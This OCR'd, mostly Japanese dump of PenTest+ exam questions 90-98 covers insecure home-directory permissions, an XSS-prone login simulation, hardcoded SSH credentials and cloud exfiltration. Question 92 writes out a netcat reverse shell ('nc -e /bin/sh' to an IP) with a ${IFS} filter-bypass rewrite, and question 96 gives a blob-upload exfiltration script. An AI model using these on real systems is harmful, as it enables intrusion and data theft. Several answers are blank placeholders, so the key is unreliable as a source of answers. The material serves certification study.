
がありますが、OS 検出の失敗に直接つながるわけではありません。
オプション C (誤検知): 誤検知は誤った検出を指しますが、これは OS の検出失敗であり、OS の誤認ではありません。

質問: **90**
偵察中に次のファイルを取得しました:

侵入テスターが特権のないユーザー アクセスを達成した場合に、最も成功する可能性が高いのは次のうちどれですか。
A. 他のユーザーの機密データの公開
B. sudo 経由でバイナリを実行するための不正アクセス
C. デフォルトのユーザーログインシェルの乗っ取り
D. スケルトン構成ファイルが破損しています
正解: **(**正解を表示します**)**
DIR_MODE=0777 は、新しいホームディレクトリを、誰でも読み取り、書き込み、実行可能（rwxrwxrwx）に設定して作成します。このような許可設定により、権限のないローカルユーザーは誰でも、他のユーザーのホームディレクトリにアクセスし、ファイルの一覧表示、読み取り、さらには変更や置換を行うことができます。そのため、テスターがローカルユーザーアカウントを入手した場合、他のユーザーの機密データが漏洩する可能性が最も高く、かつ即座に発生することになります。
他の選択肢の可能性が低い理由:
* B. 許可されていない sudo 実行: sudo/wheel のメンバーシップまたは /etc/sudoers の明示的なエントリが必要です。

Nothing in the snippet indicates that, and file mode on home dirs doesn't grant sudo.
* C. Hijacking default login shells: DSHELL=/bin/zsh only sets the default shell for new users. Replacing
/bin/zsh or altering /etc/passwd would require root.
* D. Corrupting the skeleton configuration: SKEL=/etc/systemd-conf/temp-skeleton is
under /etc/..., which is root-owned on standard systems. A normal user cannot write there, so "corrupting the skeleton" is unlikely without privilege escalation.
Practical exploitation as a non-privileged user (illustrative):
Find world-writable homes
find /home -maxdepth 1 -type d -perm -0002 -ls
Read another user's files
cd /home/targetuser && ls -la && cat Documents/tax_return.pdf
(Depending on per-file permissions.)
CompTIA PenTest+ PT0-003 Objective Mapping (for study):
* Domain 3.0 Attacks and Exploits
* 3.1 Exploit system vulnerabilities and misconfigurations (e.g., insecure file permissions leading to data exposure/privilege abuse).

質問: **91**
あなたは、Web ブラウザを通じてクライアントの Web サイトを確認する侵入テスターです。
説明書
ブラウザを通じて Web サイトのすべてのコンポーネントを確認し、脆弱性が存在するかどうかを判断します。
証明書、ソース、または Cookie のいずれかから最も高い脆弱性のみを修正します。
いつでもシミュレーションの初期状態に戻したい場合は、「すべてリセット」ボタンをクリックしてください。



Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==" name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System


https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			


Secure System

https://comptia.org/login.aspx#remediatesource

```
1  <html>
2  <head>
3  <title>Secure Login </title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9  d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==" name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```


Secure System
https://comptia.org/login.aspx#remediatecookies
Name | Value | Domain | Path | Expires/... | Size | HTTP | Secure | SameSite
ASP.NET_SessionId | h1bcdctse2ewvqwf4bdcby3v | www.com... | / | Session | 41 | delete
__utma | 36104370.911013732.1508266963.1508266963.1508266963.1 | .comptia.o... | / | 2019-10-1... | 59 | delete
__utmb | 361044370.7.9.1508267988443 | .comptia.o... | / | 2017-10-1... | 32 | delete
__utmc | 36104370 | .comptia.o... | / | Session | 14 | delete
__utmt | 1 | .comptia.o... | / | 2017-10-1... | 7 | delete
__utmv | 36104370.|2=Account%20Type=Not%20Defined=1 | .comptia.o... | / | 2019-10-1... | 48 | delete
__utmz | 36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc... | .comptia.o... | / | 2018-04-1... | 99 | delete
_sp_id.0767 | 4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7... | .comptia.o... | / | 2019-10-1... | 99 | delete
_sp_ses.0767 | * | .comptia.o... | / | 2017-10-1... | 13 | delete
Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK
Drag and Drop Options:
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4

正解:



質問: **92**

侵入テスターは、コマンドインジェクションブロックリストを回避してリモートコード実行の脆弱性を悪用しようとしています。テスターは次のコマンドを使用します。

nc -e /bin/sh 10.10.10.16 4444

フィルタリングされたスペース文字をバイパスする可能性が高いのは次のどれですか?

A. ${IFS}

B. %0a

C. + *

D. %20

正解: **A** (コメントを発表する)
スペース文字を除外するコマンド インジェクション ブラックリストを回避するには、テスターは ${IFS} を使用できます。${IFS} は Unix 系システムの内部フィールド区切り文字を表し、デフォルトではスペース、タブ、改行文字に設定されています。
コマンドインジェクション:
コマンド インジェクションの脆弱性により、攻撃者は脆弱なアプリケーションを介してホスト オペレーティング システム上で任意のコマンドを実行できるようになります。
スペースなどの特定の文字を禁止することで悪用を防ぐために、フィルターやブロックリストが実装されることがよくあります。
フィルターのバイパス:
${IFS}: スペースの代わりに ${IFS} を使用すると、スペースをブロックするフィルターをバイパスできます。${IFS} は、シェル コマンドではスペース文字に展開されます。
例: コマンド nc -e /bin/sh 10.10.10.16 4444 は nc${IFS}-e${IFS}/bin/sh${IFS} と書き換えることができます。
10.10.10.16${IFS}4444。
代替エンコーディング:
%0a: URL エンコードにおける改行文字を表します。
+: URL 内のスペースの代わりに使用されることがあります。
%20: スペースの URL エンコード。
ただし、シェル コマンドのコンテキストには ${IFS} が最も適しています。
ペンテストの参考資料:
コマンド インジェクション: コマンド インジェクションの仕組みと、それを悪用する一般的な手法を理解します。
フィルターのバイパス: 環境変数の拡張などの創造的な方法を使用して入力フィルターをバイパスし、コマンドを実行します。
シェル スクリプト: 効果的なエクスプロイトには、シェル スクリプトと環境変数に関する知識が不可欠です。
${IFS} を使用することで、テスターはフィルタリングされたスペース文字をバイパスし、意図したコマンドを実行し、脆弱性の悪用可能性を実証できます。

質問: **93**
インターネットに直接接続された IoT デバイスに関連する最も一般的な脆弱性は次のどれですか?
A. デフォルトパスワードの存在
B. サポートされていないオペレーティング システム
C. ネットワーク接続不可
D. DDoS攻撃に対する脆弱性
正解: (正解を表示します)

質問: **94**

調査中に、侵入テスターはファイル内に次の文字列のリストを発見しました。

文字列の既知の平文を決定するための最良の手法は次のどれですか?

A. クレデンシャルスタッフィング攻撃

B. 辞書攻撃

C. レインボーテーブルアタック

D. ブルートフォース攻撃

正解: **(**正解を表示します**)**

質問: **95**

保護されていないソース コード リポジトリに保存されているファイルで、侵入テスターは次のコード行を発見します。

sshpass -p 変更しない ssh admin@192.168.6.14

この情報を活用するために、テスターは次にどれを実行する必要がありますか? (2 つ選択してください)。

A. Nmap を使用して、ネットワーク上でアクティブなすべての SSH システムを識別します。

B. ドキュメント化の目的で、ソース コード リポジトリのスクリーン キャプチャを取得します。

C. コード リポジトリ内に埋め込まれたパスワードを含む他のファイルがあるかどうかを調査します。

D. ICMP プローブを送信して、サーバー 192.168.6.14 が稼働しているかどうかを確認します。

E. すべての SSH サーバーに対して Hydra を使用してパスワード スプレー攻撃を実行します。

F. Metasploit 経由の外部エクスプロイトを使用して、ホスト 192.168.6.14 を侵害します。

正解: **(**正解を表示します**)**

侵入テスターが保護されていないソース コード リポジトリ内のファイルにハードコードされた資格情報を発見した場合、次の手順では、追加のセキュリティ問題を特定するために、ドキュメント化とさらなる調査に重点を置く必要があります。

スクリーンキャプチャの取得 オプション B）：
文書化：最終報告書には、発見事項を文書化することが不可欠です。スクリーンキャプチャは、発見されたハードコードされた認証情報の具体的な証拠となります。
監査証跡: これにより、脆弱性の記録が確保され、開発チームやクライアントなどの関係者に問題を伝えるために使用できるようになります。
その他の埋め込まれたパスワードの調査 オプション C):
徹底的な調査 :ハードコードされたパスワードが1つ見つかった場合、他にもパスワードが存在する可能性が示唆されます。徹底的な調査により、追加の認証情報が発見され、システムのセキュリティがさらに侵害される可能性があります。
自動化ツール: truffleHog、git-secrets、grep などのツールを使用して、リポジトリをスキャンし、ハードコードされたシークレットの他のインスタンスを探すことができます。
ペンテストの参考資料:
初期検出: ハードコードされた資格情報の検出は、ソース コードのレビュー中やリポジトリの自動スキャン中によく発生します。
ドキュメント: すべての発見事項の詳細な記録を保持することは、侵入テスト プロセスの重要な部分です。
This ensures that all discovered vulnerabilities are reported accurately and comprehensively.
Further Investigation: After finding a hard-coded credential, it is best practice to look for other security issues within the same repository. This might include other credentials, API keys, or sensitive information.
Steps to Perform:
Take a Screen Capture:
Use a screenshot tool to capture the evidence of the hard-coded credentials. Ensure the capture includes the context, such as the file path and relevant code lines.
Investigate Further:
Use tools and manual inspection to search for other embedded passwords.
Commands such as grep can be helpful:
grep -r 'password' /path/to/repository
Tools like truffleHog can search for high entropy strings indicative of secrets:
trufflehog --regex --entropy=True /path/to/repository
By documenting the finding and investigating further, the penetration tester ensures a comprehensive assessment of the repository, identifying and mitigating potential security risks effectively.

質問**: 96**
侵入テスターは、エクスプロイト後のアクティビティを実行しようとして、次のスクリプトを作成します。

```
def BlobStorage(file_path,file_name):
        client =  BlobServiceClient.from_connection_string(connection_string)
        blob_client = client.get_blob_client(container=container_name, blob=file_name)
        with open(file_path,"rb") as data:
         try:
              blob_client.upload_blob(data)
         except Exception:
              print(f"Denied")
                sys.exit(1)
           print(f"Success")
           sys.exit(0)
```

テスターの目的を最もよく表すのは次のどれですか?
A. APIエンドポイントからデータをダウンロードする
B. クラウドストレージからデータをダウンロードする
C. 代替データストリームを介してデータを盗み出す
D. クラウドストレージにデータを流出させる
正解**: D (**コメントを発表する**)**
スクリプトには次の内容が表示されます:
* BlobServiceClient.from_connection_string() の使用 - これは Azure Blob Storage とのやり取りです。
* ローカル ファイルをバイナリ モードで開きます (open(file_path, "rb") を使用)。
* blob_client.upload_blob(data) を呼び出します - ローカル ファイルをクラウド ストレージにアップロードすることを明確に示します。
これは、盗まれたファイルや機密性の高いローカル ファイルが外部システム (クラウド ストレージ) に送信されるデータ流出アクティビティと一致します。
他の人はなぜダメなのですか?
* A. API エンドポイント: コードでは、REST API エンドポイントではなく、Azure Blob Storage SDK を使用します。
* B. クラウド ストレージからデータをダウンロード: コードのアップロードであり、ダウンロードではありません。
* C. 代替データ ストリーム (ADS): これは Windows NTFS の機能であり、クラウド ストレージとは関係ありません。
CompTIA PT0-003 目標マッピング:
* ドメイン3.0攻撃とエクスプロイト
* 3.2: 悪用後の手法 (データの引き出し、クラウド ストレージの使用)。

質問**: 97**
外部侵入テスト中に、テスターはツールから次の出力を受け取ります。
test.comptia.org
info.comptia.org
vpn.comptia.org
exam.comptia.org
これらの結果を得るために、テスターが実行した可能性が高いコマンドはどれですか?
A. nslookup -type=SOA comptia.org

B. amass enum -passive -d comptia.org
C. nmap -Pn -sV -vv -A comptia.org
D. shodan ホスト comptia.org
正解**: (**正解を表示します**)**
オプションBで提供されるツールとコマンドは、パッシブDNS列挙を実行するために使用されます。これにより、ドメインに関連付けられたサブドメインが明らかになる可能性があります。オプションBが正しい理由は次のとおりです。
amass enum -passive -d comptia.org: このコマンドはAmassツールを使用してパッシブDNS列挙を実行し、対象ドメインのサブドメインを効果的に識別します。出力 サブドメイン)は、このツールとコマンドによって生成される結果と一致します。
nslookup -type=SOA comptia.org: このコマンドは、サブドメインをリストしない Start of Authority (SOA) レコードを取得します。
nmap -Pn -sV -vv -A comptia.org: この Nmap コマンドは、サービス検出と積極的なスキャンを実行しますが、サブドメインを列挙しません。
shodan ホスト comptia.org: Shodan は接続されたデバイス用のインターネット検索エンジンですが、サブドメインを一覧表示するための DNS 列挙は実行しません。
Pentestからの参照:
記述 HTB: 外部評価中にサブドメインを発見するために Amass などの DNS 列挙ツールを使用する方法を示します。
水平 HTB: サブドメインと関連情報を識別する際のパッシブ DNS 列挙の有効性を強調します。

質問**: 98**
侵入テスト中に、制限されたユーザーインターフェースを持つシステムにアクセスします。このマシンは、ポートスキャンの対象となっている隔離されたネットワークにアクセスできるようです。
説明書
コード セグメントを分析して、ポート スキャン スクリプトを完了するために必要なセクションを特定します。
適切な要素を正しい場所にドラッグしてスクリプトを完成させます。
いつでもシミュレーションの初期状態に戻したい場合は、「すべてリセット」ボタンをクリックしてください。
正解**:**
